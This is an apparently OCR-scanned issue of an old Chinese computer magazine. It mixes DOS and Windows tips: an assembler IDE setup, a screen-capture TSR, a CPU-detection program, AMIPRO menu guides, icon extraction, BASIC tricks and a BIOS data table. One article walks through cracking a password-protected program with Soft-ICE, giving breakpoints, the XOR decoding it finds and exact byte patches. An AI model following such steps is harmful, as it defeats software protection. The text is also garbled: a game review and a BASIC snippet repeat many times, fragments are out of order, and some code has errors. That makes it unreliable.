Program Title栏中选择一个空栏,再选择EDIT按钮确认.
(2) 在Program Title栏中输入-Run.
(3) 在Program Path栏中输入asmrun.
(4) 在Command Line栏中输入 \$NAME (%EDNAME).
(5) 在Hot Key栏中为Run选择一个热键.
(6) 在dos环境按下的方法建立一个名为ASMRON.BAT批处理文件.
例:copy con asmrun.bat
@echo off
%1 -Z
以上便完成了汇编语言集成环境的制作,如调入汇编语言的源程序,则按下为Compile to OBJ设置的热键,则可编译当前窗口中的汇编语言的源程序,如有编译错误,则编译失败,编译失败信息出现在MESSAGE窗口.可十分方便的帮助修改源程序中出现的错误,按下为Think EXE设置的热键则可编译当前窗口中的源程序,如有链接性错误,则按下ALT+F5,则可查看编译信息,按下为RUN设置的热键,则可执行链接生成的可执行文件.如果需要调试当前窗口的源程序,则按ALT+空格选择系统菜单中的TurboDebugger则可调试当前窗口的汇编语言的源程序.本方法一举两得.
(1) 制作Run
(1) 进入C++的环境集成环境,选择OPTION选择

窗口,供用户观察代码、寄存器值和执行其它有关操作.
连续键入G命令,当第十次键入G后发生读A、B软驱操作,重新启动计算机,重复上面的操作但键入九次G命令后改用P命令限制,很容易发现密码错误代码如下:
!E00 PUSHF
!E01 CALL F000,EC59
!E06 POP ES
!E07 PUSH AX
!E08 MOV AX,0000
NOP
NOP
!A IE01
NOP
NOP
NOP
NOP
NOP
!A IE0C
NOP
NOP
NOP

强力调试工具SOFT-ICE

```
!E0B PUSHF  
!E0C CALL F000,EC59  
!E11 POP AX  
!E12 PUSH SI  
!E13 CMP AH,10  
!E16 JZ IE1B  
!E18 JMP IE3E  
!E1A NOP  
!E2F MOV SI,2F01  
!E32 SUB SI,0F00  
!E36 CMP AL,[SI]  
!E38 JNZ IE3E  
!E3A POP SI  
!E3B JMP IE2C  
!E3E POP SI  
!E3F DEC SI  
!E40 JNZ IDF4  
!U IDED  
!DED F3 CLC  
!DEF 4F DEC DI  
!E01 D417 AAM  
CALL F000,EC59
```

程序中IE13处和IE36处为密码验证,在soft-ice下修改程序如下:
!A IE01
NOP
NOP
NOP
NOP
NOP
!A IE0C
NOP
NOP
NOP
NOP
NOP
!E03 A2EBE MOV[BE],AL
(略)
!E0C D417 AAM
!E0E A2EBE MOV[BE],AL
(略)
!E16 34D45 CMP CL,[DI-5B]
(略)
!E38 38A6 CMP CX,[BP+518]
(略)
结果证实了上面的判断,那么是哪段程序生成了?怎样生成的呢?这时到了soft-ice的BPM指令大显身手了,BPM指令可以使程序对某个内存单元发生读写时中断,因此这样设置断点:
!BPM XXXX,!E0E W
键入G运行,再改弹出窗口后,可以发现下面一段程序:
!D20 MOV SI,2C37
SUB SI,0F00
ADD SI,+20
MOV AL,4E
MOV CX,02A0
!D2F XOR [SI],4E
INC SI
LOOP ID2F
原来ID57-1FF7的密码判断程序是由代码2的字节与4E异或而来,这一点明了之后就不难修改程序了,启动PCTools,在TEST.COM中查找D417 A2 4E BE,共有两处,均改为DE DE DE DE,查找3 4D A6改为3B 4D 5A,查找3B 4A 10改为3A 4A 10,这样TEST.COM即为全解密的程序. □杭州 李君

有时我们对某个图像演示软件或游戏中的动画图像感兴趣的话,就希望将它“拍摄”下来,随时可以再现出来。甚至应用于自己编写的应用程序中。

实现这样的过程并不困难。一般的彩色图像多采用256种甚至更多的颜色,以标准的VGA13H显示模式为例,在此模式下的分辨率是320x200,256种颜色,彩色图像以压缩像素法存储,每个像素用一字节来表示。计算机通过主内存的A0000到BFFFF的显示缓冲区对VGA卡的示频缓冲区进行数据读写操作,保存图像采取将当前帧的颜色寄存器数据和示频缓冲区中的图像数据存储在文件中的方法,显示图像时将有数据恢复。

本人编制了在VGA卡13H显示方式下随机截取彩色图像的实用程序。运行PIC则驻留内存,在需要截取彩色图像时按Prtsc键,则把当前画面存入PIC-000, PIC-001, PIC-002文件中。如果输入“PIC文件名”,就会将存储的图像显示出来。

```
CODE SEGMENT
ASSUME CS, CODE, DS,
CODE, ES, CODE
ORG 100H
START JMP BEGIN
FNAME DB 'PIC', 0
LUT DB 768 DUP(0)
NEW1,
ST5
PUSHF
```

```
PUSH AX
PUSH BX
PUSH CX
PUSH DX
PUSH SI
PUSH DI
PUSH ES
PUSH DS
MOV AX, CS
MOV DS, AX
MOV ES, AX
MOV BX, 0
```

```
MOV CX, 256
MOV DX, OFFSET LUT
MOV AX, 1017H
INT 10H
MOV AH, 3CH
MOV DX, OFFSET
FNAME
MOV CX, 20H
INT 21H
JC EXIT
MOV BX, AX
MOV CX, 768
MOV DX, OFFSET LUT
MOV AH, 40H
INT 21H
PUSH CS
MOV CX, 0FA00H
MOV AX, 0A000H
MOV DS, AX
MOV DX, 0
MOV AH, 40H
INT 21H
POP DS
MOV AH, 3EH
INT 21H
CMP FNAME[6], '9'
JZ LAB1
INC FNAME[6]
```

```
JMP EXIT
LAB1:
CMP FNAME[5], '9'
JZ LAB2
MOV FNAME[6], '0'
INC FNAME[5]
JMP EXIT
LAB2:
CMP FNAME[4], '9'
JZ EXIT
LAB2:
MOV FNAME[6], '0'
```

```
MOV FNAME[5], '0'
INC FNAME[4]
EXIT:
POP ES
POP DS
POP DI
POP SI
POP DX
POP CX
POP BX
POP AX
POPF
IRET
BEGIN:
MOV AX, CS
MOV DS, AX
MOV ES, AX
MOV AL, CS, [80H]
GMP AL, 0
JNZ DISP
MOV AX, 3505H
INT 21H,
```

```
CMP BX, OFFSET NEW5
JNZ SETUP
MOV DX, OFFSET MSG2
MOV AH, 9
INT 21H
MOV AX, 4C00H
INT 21H
SETUP:
MOV DX, OFFSET NEW5
MOV AX, 2505H
INT 21H
MOV DX, OFFSET MSG1
```

```
MOV AH, 9
INT 21H
MOV DX, OFFSET BEGIN
ADD DX, 0FH
MOV CL, 4
SHR DX, CL
MOV AX, 3100H
INT 21H
DISP:
MOV SI, 82H
MOV DI, OFFSET FBUF
CLD
MOV AL, 0DH
LOP:
MOVSB
CMP AL, [SI]
JNZ LOP
MOV DX, OFFSET FBUF
MOV AX, 3D00H
INT 21H
JNC OK
MOV DX, OFFSET MSG3
MOV AH, 9
INT 21H
```

```
MOV AX, 4C00H
INT 21H
OK:
MOV BX, AX
MOV DX, OFFSET LUT
MOV CX, 768
MOV AH, 3FH
INT 21H
PUSH BX
MOV AX, 0013H
INT 10H
MOV BX, 0
MOV CX, 256
MOV DX, OFFSET LUT
MOV AX, 1012H
INT 10H
POP BX
PUSH CS
MOV AX, 0A000H
MOV DS, AX
MOV DX, 0
MOV CX, 0FA00H
MOV AH, 3FH
INT 21H
POP DS
MOV AH, 3EH
INT 21H
XOR AX, AX
INT 16H
MOV AX, 0003
INT 10H
MOV AX, 4C00H
INT 21H
FBUF DB 32 DUP(0)
MSG1 DB 'PIC installed.',
0AH, 0DH, '$'
MSG2 DB 'PIC already re-
sistent.', 0AH, 0DH, '$'
MSG3 DB 'Open file error.',
0AH, 0DH, '$'
CODE ENDS
END START
```

笔者在多终端Xenix v5.0系统下的VI屏幕的编辑程序下,编辑C语言程序时,经常遇到这种情况,当输入某行行尾,按<return>回车换行,出现只回车不换行的现象,且光标回到该行行首,将光标移动到行尾继续按回车,也无济于事,即光标只能在已输入行中移动,为避免这种为难用户的现象,可改用WPS或xword的非文本方式进行编辑,然后将源文件存盘,并且

在Xenix下调用

WPS/xword编辑源文件

退出WPS或xword,再用“CC-0”命令对源文件进行编译和连接,产生可执行文件,编译,连接的方法是:%n cc-0 fire.out fire.c.)

其中n为自动显示的数字,fire.c为源文件名,这样可以得到同样的结果,且这种方法在WPS或xword的非文本方式下编辑速度比在Vi下快,在用“CC-0”编译连接时,可利用W命令将结果写到另一文件(也可利用管道!),显示该文件使用源文件(程序)运行的结果。

广西 袁永才

彩色图像的截取和恢复

——Lotus AMIPRO之

〔查看〕与〔文字〕菜单简述

〔查看〕菜单提供对整篇文档的视觉操作功能,用户运用〔查看〕菜单的〔整页提示〕、〔比例页面〕、〔标准页面〕、〔放大页面〕、以及〔左右页并列显示〕选项,可以对文档页面的大小、页面的比例进行调整,在需要二页同时显示时,可选择〔左右页并列显示〕选项来实现这一要求。

〔查看〕菜单使你提前了解文档的整体风貌,并用以调整文档的风格,在你编辑文档时,你可以把标尺隐含以扩大文档的编辑界面,或运用标尺对文档的页面大小予以调整,也可用标尺对文档的各个段落的段首或段尾予以调整,如单独改变某段文字的边界大小,可运用标尺直接在屏幕中进行调整,真正地做到“所见即所得”,选择〔显示标尺〕则可直接对当前文档进行样式变化,无需选择操作目标(这样你所作的样式更改只对当前文档有效)。

在〔文字〕菜单行中,可对一段文字进行字型、对齐方式、缩排、行距的调整,对单个文字或一段文字的文字,是用标准体、粗体、斜体、下划线、字底线、大小写,还是使用特殊效果来对文字进行修饰,在〔字型〕选项中,你可对文字的大小、颜色、字的形状进行调整,在对话框中以动态的方式显示出字型的变化,在〔对齐方式〕选项中,你可以选择

文章是向左、向中、向右,还是左右对齐予以调整,在编辑大型文档时,运用〔缩排〕选项可调整整个文档的风貌,如设置每段文字的第一个空白是多少,在〔行距〕选项里,你可定义整个文档行间的距离,在〔特殊效果〕选项里,你可以运用上标、下标来编辑文字或方程式的上标或下标,以及对一段文字进行双底线,取消线或覆盖字符的处理,在Amipro中,基本上任何方程式都可以书写,关于方程式我们都在〔工具〕菜单中。

综上所述,在〔查看〕和〔文字〕菜单中,提供给用户的是对整个文

档的操作和对文字的各项操作,相信各位用户在具体的使用过程中会有更深刻的体会,以及对AMIPRO的功能进行深刻的挖掘。

——Lotus AMIPRO之

〔样式〕及〔版面〕菜单简述

Lotus AMIPRO软件为用户提供了一个〔样式〕的管理菜单,所谓的〔样式〕,也即整个文件段落和文字的风格,在〔样式〕菜单里,提供了对样式操作的几种方式,建立样式、修改样式、定义样式、删除样式,在样式菜单中,还提供了用户建立一个新样式和各种操作选项,也即用户在〔样式〕管理菜单里可建立一个属于自己的文书样式,在需求时直接调用。

在〔样式〕菜单里,定义文件的段落即文字的格式主要包括对字型、排列方式、每行文字的行距、列数、字底线、大小写,以及其他的特殊排列及管理样式,在建立样式里,用户可根据自己的需要来建立一个新的样式,并把这个样式存储在样式表中,今后可直接引用,或者调用选择AMIPRO的几种样式,也可采用默

认样式。在文件编辑完后,利用〔修改样式〕选项对文档进行样式的修改,在〔修改样式〕选项里,用户对文件的样式进行修改,行与行的距离可用〔间距〕来调整,值得提及的是AMIPRO提供的分页与分栏的操作方式,用户可以设置文件在段落前分页(分栏)或段落间分页(分栏),也可在段落中间进行分页或分栏,这样用户在处理段落内部与段落之间的衔接问题时,就显得特别方便,运用分页与分栏对整篇文档进行排版会得到你理想中的效果,相信读者在运用时会有更深刻的体会,此外,你可以在文件的每一行之前加上修饰,以增加文件艺术的效果。

AMIPRO的〔版面〕菜单的主要功能是对文档的版面进行调整,在〔版面〕菜单中,你可对文档的整个版面通过标尺或标尺进行调整,改变当前的标准布局,或增加新的版面布局,在〔版面〕菜单中,你可对版面布局进行插入或修改,在这些选项里,你可设定版面的大小,或把版面分割成几栏,对纸张的版面的纵轴设置,纸张的边线设置,以及对页眉和页脚的宽度设置,并且可对页眉和页脚进行插入或者设置为浮动,总之,在〔版面〕菜单中,用户可在版面的任何位置按自己的需求进行调整,值得提及的是,用户必须处于布局模式下,才能修改版面布局。

在〔版面〕菜单中,你对版面的布局所做的任何变更只对被调的文件有效,除非你使用〔样式〕(储存为样式表),把版面布局储存为样式表的一部分,如果在同一页里要用多个版面布局,则要用〔图文框〕来进行,关于〔图文框〕的运用我们将在下一讲详细研究他的功能。

明晖软件讲座 或成功 兰明友

Windows用户常常感叹的GUI(Graphics Users Interface)技术,功劣一部分属于那些绘制精巧的图标(Icon)了。

然而,一些高级用户在实际应用及开发软件的时候,感到Windows提供的Icon资源十分有限,自己利用Icon Draw进行设计或购买诸如Icon Peck的Icon库软件,费时且不经济,当然,3.0版Program,ex提供了8种图标,3.1版的Program,ex提供了近50种Icon,用户可以利用程序项特性中的更改图标来替换,但这不能解决问题,所关心的,能否遇到一种喜爱的Icon,即,能否将一些应用软件中的Icon“提取”出来,以*.bmp或*.ico的格式存储供日后调用。

图 标

3.1版的Windows提供了对一个应用软件——安装包程序,彻底解决了上述问题,这里简单介绍一下使用办法。

【1】在附件中双击对象包装程序的图标。

【2】单击插入图标命令。

【3】任选Progman.exe中的一种图标,并按确认键。

【4】按下编辑菜单,选复制项。(所选Icon已进入

剪贴板)

【5】进入画图程序,下拉编辑菜单,选粘贴,再存盘即可。

这时,该Icon以*.bmp的格式存储,任何图形软件都可识别,但,尚不能进行替换图标等工作,用户可利用一些工具来转换成*.ico。

其实,Windows的每一应用软件都有一种Icon,若想获得它们,可在进入对象包装程序,单击插入图标命令后,输入其可执行文件名(*.exe),另外,透露给大家一个未公开的信息,在Windows目录下,存在一个动态库文件Moricons.dll,它包含了约60种相当漂亮的Icon,获得的方法同图。

对于其它Windows的应用软件,如Icon Hear it,它在Iheares.dll文件中提供了400多种Icon,包罗万象,非常精致,而且还提供了动画图标(Animate Icon)的功能,原理是将许多相近的Icon组合成一个*.mve文件,再连续播放出来,欲得到这些动画图标,只要输入它们的文件名即可。

长沙 陆星海

本报专稿编辑,陆星海 供稿,陆星海 编辑

利用寄存器状态确定 CPU 类型

微处理器芯片(CPU)是决定计算机性能与功能的关键部件,操作系统及其应用程序也往往只能在采用相应芯片的计算机平台上运行,所以在一些应用软件中,增加对微处理器类型的判别,以确定应用程序的运行模式,是完全必要的,下面介绍采用对CPU寄存器的状态来鉴别微处理器芯片的方法。

一、8086/8088 CPU 确定
在CPU指令系统中,SP为堆栈指针寄存器,PUSH指令使堆栈指针SP寄存器减2,并把它的操作数放在由SP指出的存储地址内,在8086/8088芯片中,SP的减少是在数据栈前进行,而在其它微处理器芯片中,SP指针的减少是在数据栈后进行,所以根据SP指针在压栈前后的变化顺序可以判定CPU是8086/8088芯片或是其它芯片。

二、80286 CPU 的确定
80286的FLAGS(标志寄存器)是16位寄存器,设置有11个标志位,与8088的FLAGS相比,新增了两个标志位,其中标志位NT(Nested Task,任务嵌套位)位于FLAGS的第14位,当NT=1时,表示当前任务嵌套于另一个任务中,否则NT=0,根据NT位是否可以设置,可将80286芯片从其它芯片中区分出来,如果NT位不能置1,则CPU为80286,否则CPU为80386或80486。

三、80386 CPU 与 80486 CPU 的确定
80386和80486的标志寄存器EFLAGS(除作扩充的FLAGS)均为32位,EFLAGS的最低16位的定义与80286兼容,亦称其为EFLAGS, EFLAGS的高16位增加了两个新的标志位VM和RF,分别被设置在EFLAGS的D16位和D17位上,在80486的EFLAGS中还有一个调整标志位AC,位于D18位上,其状态可由486设置,而80386芯片则不能,由此可区别80386或80486芯片。

需要指出的是,在采用80386指令系统进行程序设计时,对寄存器访问需用字母"E"开头,则可存取32位操作数和32位地址指针,本文所附程序采用MASM 5.0汇编器,在8086,80286,80386,80486微机上验证通过。

附程序清单:
;= 文件名, CPU, MASM =
code segment
assume cs, code, ds, es, org 100h
begin, jmp short main
CPU8088 db '85 or 8088 \$', 13, 10, 24
CPU286 db '286 \$', 13, 10, 24
CPU386 db '386 \$', 13, 10, 24
CPU486 db '486 \$', 13, 10, 24
CPU_DISP db 13, 10, 24
TYPE: type of CPU installed in your PC is 80\$?
main proc near
mov ax, 09h
mov dx, offset CPU_DISP
int 21h
; 根据SP指针检测 8086/8088芯片
mov dx, offset CPU8088
push ax
pop ax
cmp sp, ax
jne EXIT
; 根据EFLAGS寄存器NT位检测80286芯片
mov dx, offset CPU286
push ax
pop ax
or ax, 4000h
push ax
popf
pushf
pop ax
test ax, 4000h
jz exit
and ax, not 4000h
push ax
popf
; 根据EFLAGS寄存器AC位检测80386与80486芯片
; 386 / 386模式
mov dx, offset CPU386
mov ebx, esp
and esp, 0FFFFFFFh
pushf
pop ebx
mov ecx, esp
xor eax, 40000b
pushf
popfd
pushf
popf
and eax, 40000h
and ecx, ecx
je CPU_386
mov dx, offset CPU486

```
push ecx
popfd
CPU_386:
mov esp, ebx
EXIT: mov ah, 09h
int 21h
mov ah, 4ch
int 21h
main endp
code ends
end begin
```

一、存盘与调用
BASIC存盘有三种形式:(1)以压缩二进制存盘(SAVE"文件名")这种存盘方式能在BASIC状态下显示和修改,但不能在DOS状态下用TYPE查看内容,也不能用编辑软件如WS, WPS等编辑。(2)以二进制制存盘(SAVE"文件名", P%)。这种存盘方式,只能在BASIC下调用运行,但不能用LIST列表显示和修改,常用于程序加密。如果要显示和修改可运行本自编的一个解密程序JIEML.BAS即可(程序附后)(3)以ASCII码形式存盘(SAVE"文件名", A%)。这种存盘方式不但能显示和修改,而且还能在DOS下用TYPE查看内容,最重重要的是可用于多个程序的连接(连接方法见下面"第四个程序连接"的第二种方法)。

二、中英文状态的转换
大家都知道,在中文状态下,机器运行的速度比在英文状态下慢,有时要处理复杂的数据(含有汉字说明符的有关数据),可在英文状态下运行,获得结果后,再转换为中文状态显示汉字,再转回英文,使用SCREEN 1或SCREEN 9和SCREEN 0, 0, 0, SCREEN 7即可达到这一目的。注:(1)运行SCREEN1或SCREEN 9可置中文状态;运行SCREEN 0, 0, 0, SCREEN 7可置英文状态。

(2)四面盒指令在 Super 荧光屏(显示器)前面是喷涂的一层荧光物质,随着电子束的不断扫描而发光,时间长了便会逐渐衰老,所以,平时应避免强光照射,一般使用时要调节适当,不要过亮,以免加速老化。另外,长时间开机不用时,应及时关显示保护。

图形工作站上的显示器通常设有自动延时显示功能,微机上一股没有,因此,笔者编制了一段小程序,可以关闭显示,鉴于目前各种视窗内软件增多,所以没有设置视窗内存的自动延时功能,只是操作者按一下程序,恢复时可执行任意键,经使用效果良好。

本程序为COM格式文件,可放到系统设置的缺省路径下,随时可用,因程序较短,可采用DEBUG直接建立,实现步骤如下:
C>DEBUG
A
XXXX:0100 MOV AX, 1201
MOV BX, 36
INT 10
MOV AH, 0
INT 16
MOV AX, 1200
INT 10
INT 20
XXXX:0112
RCX
JL
N, C, J, COM
J
Q

这个游戏是台湾精讯公司推出的系列侦探游戏之一,画面、人物都非常精美,对话有趣,使人爱不释手。游戏的操作都以图形列在屏幕上,一目了然,非常简便,其中有个动手的图形有时是与打架,有时是做一些特别的动作,十分特别,而移动到其它地方更是方便,不过有些特定区域只能在特定的日子才可进入。

游戏中,一个私家侦探得到线索音带,听后才发现这是一个谋杀计划的,而且谋杀者和谋杀对象都是侦探的助手一个女学生的同学,于是为了阻止谋杀的

实现方法简介如下:
1. 调用2.13汉字系统。
2. 调出屏幕放大特写模块。
如:打印机为LQ1600,放大倍数为二倍,则键入
C>SGP 51
3. 启动BASIC系统
如果采用GW BASIC,则键入
C>GW BASIC
4. 用LPRINT语句打印所需各种字体和字号的文字。
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

的图形
如在"新疆维吾尔自治区"下需打印一个圆,则语句格式为
30 CLS
40 KEY OFF
50 SCREEN 1
60 CIRCLE(150,100),50,...,1
其中的1为纵横比,屏幕显示为椭圆,打印输出为圆形。
6. 用屏幕拷贝命令输出图形
如打印刚才所连的图形,语句格式为
70 LPRINT CHR\$(27)"W"
7. 打印文字重复步骤
8. 打印图形重复步骤5和步骤6。
新疆 魏为民

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

这个游戏是台湾精讯公司推出的系列侦探游戏之一,画面、人物都非常精美,对话有趣,使人爱不释手。游戏的操作都以图形列在屏幕上,一目了然,非常简便,其中有个动手的图形有时是与打架,有时是做一些特别的动作,十分特别,而移动到其它地方更是方便,不过有些特定区域只能在特定的日子才可进入。

游戏中,一个私家侦探得到线索音带,听后才发现这是一个谋杀计划的,而且谋杀者和谋杀对象都是侦探的助手一个女学生的同学,于是为了阻止谋杀的

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

这个游戏是台湾精讯公司推出的系列侦探游戏之一,画面、人物都非常精美,对话有趣,使人爱不释手。游戏的操作都以图形列在屏幕上,一目了然,非常简便,其中有个动手的图形有时是与打架,有时是做一些特别的动作,十分特别,而移动到其它地方更是方便,不过有些特定区域只能在特定的日子才可进入。

游戏中,一个私家侦探得到线索音带,听后才发现这是一个谋杀计划的,而且谋杀者和谋杀对象都是侦探的助手一个女学生的同学,于是为了阻止谋杀的

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

这个游戏是台湾精讯公司推出的系列侦探游戏之一,画面、人物都非常精美,对话有趣,使人爱不释手。游戏的操作都以图形列在屏幕上,一目了然,非常简便,其中有个动手的图形有时是与打架,有时是做一些特别的动作,十分特别,而移动到其它地方更是方便,不过有些特定区域只能在特定的日子才可进入。

游戏中,一个私家侦探得到线索音带,听后才发现这是一个谋杀计划的,而且谋杀者和谋杀对象都是侦探的助手一个女学生的同学,于是为了阻止谋杀的

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

使用 BASIC 图形语句编程所需的图形
如用黑体字打印"中华人民共和国",则语句格式为10 LPRINT " @I"中华人民共和国"
如用楷体字打印"新疆维吾尔自治区",则语句格式为20 LPRINT " @A"新疆维吾尔自治区"
5. 用BASIC图形语句编程所需

这个游戏是台湾精讯公司推出的系列侦探游戏之一,画面、人物都非常精美,对话有趣,使人爱不释手。游戏的操作都以图形列在屏幕上,一目了然,非常简便,其中有个动手的图形有时是与打架,有时是做一些特别的动作,十分特别,而移动到其它地方更是方便,不过有些特定区域只能在特定的日子才可进入。

游戏中,一个私家侦探得到线索音带,听后才发现这是一个谋杀计划的,而且谋杀者和谋杀对象都是侦探的助手一个女学生的同学,于是为了阻止谋杀的

这个游戏是台湾精讯公司推出的系列侦探游戏之一,画面、人物都非常精美,对话有趣,使人爱不释手。游戏的操作都以图形列在屏幕上,一目了然,非常简便,其中有个动手的图形有时是与打架,有时是做一些特别的动作,十分特别,而移动到其它地方更是方便,不过有些特定区域只能在特定的日子才可进入。

游戏中,一个私家侦探得到线索音带,听后才发现这是一个谋杀计划的,而且谋杀者和谋杀对象都是侦探的助手一个女学生的同学,于是为了阻止谋杀的

这个游戏是台湾精讯公司推出的系列侦探游戏之一,画面、人物都非常精美,对话有趣,使人爱不释手。游戏的操作都以图形列在屏幕上,一目了然,非常简便,其中有个动手的图形有时是与打架,有时是做一些特别的动作,十分特别,而移动到其它地方更是方便,不过有些特定区域只能在特定的日子才可进入。

游戏中,一个私家侦探得到线索音带,听后才发现这是一个谋杀计划的,而且谋杀者和谋杀对象都是侦探的助手一个女学生的同学,于是为了阻止谋杀的

这个游戏是台湾精讯公司推出的系列侦探游戏之一,画面、人物都非常精美,对话有趣,使人爱不释手。游戏的操作都以图形列在屏幕上,一目了然,非常简便,其中有个动手的图形有时是与打架,有时是做一些特别的动作,十分特别,而移动到其它地方更是方便,不过有些特定区域只能在特定的日子才可进入。

游戏中,一个私家侦探得到线索音带,听后才发现这是一个谋杀计划的,而且谋杀者和谋杀对象都是侦探的助手一个女学生的同学,于是为了阻止谋杀的

这个游戏是台湾精讯公司推出的系列侦探游戏之一,画面、人物都非常精美,对话有趣,使人爱不释手。游戏的操作都以图形列在屏幕上,一目了然,非常简便,其中有个动手的图形有时是与打架,有时是做一些特别的动作,十分特别,而移动到其它地方更是方便,不过有些特定区域只能在特定的日子才可进入。

游戏中,一个私家侦探得到线索音带,听后才发现这是一个谋杀计划的,而且谋杀者和谋杀对象都是侦探的助手一个女学生的同学,于是为了阻止谋杀的

这个游戏是台湾精讯公司推出的系列侦探游戏之一,画面、人物都非常精美,对话有趣,使人爱不释手。游戏的操作都以图形列在屏幕上,一目了然,非常简便,其中有个动手的图形有时是与打架,有时是做一些特别的动作,十分特别,而移动到其它地方更是方便,不过有些特定区域只能在特定的日子才可进入。

游戏中,一个私家侦探得到线索音带,听后才发现这是一个谋杀计划的,而且谋杀者和谋杀对象都是侦探的助手一个女学生的同学,于是为了阻止谋杀的

这个游戏是台湾精讯公司推出的系列侦探游戏之一,画面、人物都非常精美,对话有趣,使人爱不释手。游戏的操作都以图形列在屏幕上,一目了然,非常简便,其中有个动手的图形有时是与打架,有时是做一些特别的动作,十分特别,而移动到其它地方更是方便,不过有些特定区域只能在特定的日子才可进入。

游戏中,一个私家侦探得到线索音带,听后才发现这是一个谋杀计划的,而且谋杀者和谋杀对象都是侦探的助手一个女学生的同学,于是为了阻止谋杀的

这个游戏是台湾精讯公司推出的系列侦探游戏之一,画面、人物都非常精美,对话有趣,使人爱不释手。游戏的操作都以图形列在屏幕上,一目了然,非常简便,其中有个动手的图形有时是与打架,有时是做一些特别的动作,十分特别,而移动到其它地方更是方便,不过有些特定区域只能在特定的日子才可进入。

游戏中,一个私家侦探得到线索音带,听后才发现这是一个谋杀计划的,而且谋杀者和谋杀对象都是侦探的助手一个女学生的同学,于是为了阻止谋杀的

附录一

IBM-PC 系列微型计算机软件常用系统资源汇集

□ 米大公 米景成 邓维宁 张弘

本文汇集了以 Intel 公司 80 系列芯片为 CPU 的 IBM-PC 系列微型计算机软件常用的系统资源...

本汇编是具手册性质的资料,对各种数据和各种中断的具体使用方法以及使用中的注意事项等原则均不作说明...

为查阅方便,文后安排了全文的索引。

一、BIOS 数据区

BIOS 数据区位于 0040H 段,占用 0040:0000H-0040:00FFH 的低端内存区...

- 0000, 字, COM1 基地址
0002, 字, COM2 基地址
0004, 字, COM3 基地址
0006, 字, COM4 基地址
0008, 字, LPT1 基地址
000A, 字, LPT2 基地址
000C, 字, LPT3 基地址
000E, 字, LPT4 基地址

0010, 字节, 设备标志字节 1. 各位意义如下:
0 位: 已安装软盘驱动器(该位为 1, 下同)。

表示循环自检

- 1 位: 已安装数字协处理器
2, 3 位: 内存容量。00=16KB, 01=32KB, 10=48KB, 11=64KB
4, 5 位: 显示方式。
01=40x25 彩色, 10=80x25 彩色, 11=80x25 单色
6, 7 位: 软盘驱动器数。00=1, 01=2

0011, 字节, 设备标志字节 2. 各位意义如下:
0 位: 已安装 DMA
1-3 位: 串口(RS-232)数 0-4
4 位: 已安装游戏杆
5 位: 装有内部调制解调器, 对 PC 系列机保留
6, 7 位: 打印机适配器数 0-3

0012, 字节, 键盘类型, 0 为用户键盘, 1 为厂家测试用键盘

0013, 字, 系统主机板内存容量
0100H=256KB,
0200H=512KB,
0280H=640K

0015, 字, 保留为设备测试出错标志

0017, 字, 键盘状态, 亦称键盘标志字, 各位意义如下:

- 0 位: 右 Shift 键压下
1 位: 左 Shift 键压下
2 位: Ctrl 键压下
3 位: Alt 键压下
4 位: Scroll Lock 锁定
5 位: Num Lock 锁定
6 位: Caps Lock 锁定
7 位: Insert 锁定
8 位: 左 Ctrl 键压下
9 位: 左 Alt 键压下
